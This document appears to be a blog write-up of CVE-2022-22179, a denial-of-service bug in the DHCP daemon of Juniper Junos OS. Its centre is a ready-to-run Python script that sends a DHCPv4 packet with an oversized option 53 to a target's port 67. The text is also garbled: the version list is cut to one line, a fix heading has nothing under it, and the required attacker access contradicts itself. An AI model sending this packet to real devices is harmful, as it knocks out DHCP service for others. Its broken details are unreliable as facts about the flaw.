
Summary:
CVE-2022-22179 is a well-known critical vulnerability that affects the Juniper Networks Junos OS, specifically in the DHCP daemon (jdhcpd) component. This flaw can be exploited by an unauthenticated attacker with network access, allowing them to crash the DHCP service on vulnerable devices and cause a Denial of Service (DoS). In this exclusive deep dive, we’ll break down how this vulnerability works, show what an exploit could look like, and offer references for further reading.
What’s the Issue? (In Simple Terms)
A bug in Juniper networks’ jdhcpd process occurs when the device receives a specially-crafted DHCPv4 packet with certain options included. Due to improper validation of input, the process tries to read or write outside the bounds of allocated memory. This causes memory corruption and leads the jdhcpd service to crash and restart, disrupting all DHCP operations.
The attack can be launched by any attacker who can send DHCP packets to the target device—this means just being on the same network segment is enough.
21.3 before 21.3R1-S1, 21.3R2
If you’re running one of these, and you use DHCP relay or server functions, you’re at risk.
The Technical Guts: How Does The Exploit Work?
The root problem is inadequate input validation during parsing of DHCPv4 options. Typically, software should strictly check that incoming data fits within expected lengths and values. In jdhcpd, an attacker can send a packet with malformed options (e.g., an option stating it is longer than it actually is), which causes jdhcpd to read or write past the end of its internal buffer.
Here’s a simplified example (pseudocode) of how one might exploit this
import socket
import struct

# DHCP Packet: Ethernet + IPv4 + UDP + DHCP (partial, with malformed option)
def create_malformed_dhcp_packet():
    packet = b''
    # Ethernet, IP, UDP headers would go here in a real attack
    # (omitted for clarity; use scapy or raw sockets in PoC)

    # --- DHCP header fields ---
    packet += b'\x01'  # OP: BOOTREQUEST
    packet += b'\x01'  # HTYPE: Ethernet
    packet += b'\x06'  # HLEN: Hardware length
    packet += b'\x00'  # HOPS
    packet += b'\x39\x03\xf3\x26'  # XID
    packet += b'\x00\x00'  # SECS
    packet += b'\x00\x00'  # FLAGS
    packet += b'\x00\x00\x00\x00'  # CIADDR
    packet += b'\x00\x00\x00\x00'  # YIADDR
    packet += b'\x00\x00\x00\x00'  # SIADDR
    packet += b'\x00\x00\x00\x00'  # GIADDR
    packet += b'\x00' * 16         # CHADDR
    packet += b'\x00' * 64         # SNAME
    packet += b'\x00' * 128        # FILE
    packet += b'\x63\x82\x53\x63'  # MAGIC COOKIE

    # Malformed Option:
    # Option 53: DHCP Message Type, but with excessive length (e.g., 50)
    packet += bytes([53, 50]) + b'A'*50  # INVALID! Option type 53 should be only 1 byte long

    # End option
    packet += b'\xff'
    return packet

def send_exploit(target_ip, target_port=67):
    s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    s.sendto(create_malformed_dhcp_packet(), (target_ip, target_port))
    print(f"Sent malformed packet to {target_ip}:{target_port}")

# Usage Example:
# send_exploit("192.168.1.1")
Disclaimer:
Do not use this code on any network or device that you do not own or have explicit permission to test.
Memory corruption occurs (because of reading past buffer limit)
- The daemon crashes, terminating all DHCP relay/local server sessions
How to Fix and Mitigate
Patch Immediately:
Original References
- Juniper Security Advisory (Official)
- CVE Mitre Entry
- NIST NVD Record
Conclusion
CVE-2022-22179 shows how even small oversights in code (like not checking the size of input values) can lead to real-world problems for network operations. Exploiting this bug is not hard for attackers with local access, and the impact is a total loss of DHCP functionality.
If you use Junos OS with DHCP features, patch as soon as possible and consider tightening your network controls. As always, regularly update your infrastructure and keep an eye out for new advisories.
Timeline
Published on: 01/19/2022 01:15:00 UTC
Last modified on: 01/26/2022 20:09:00 UTC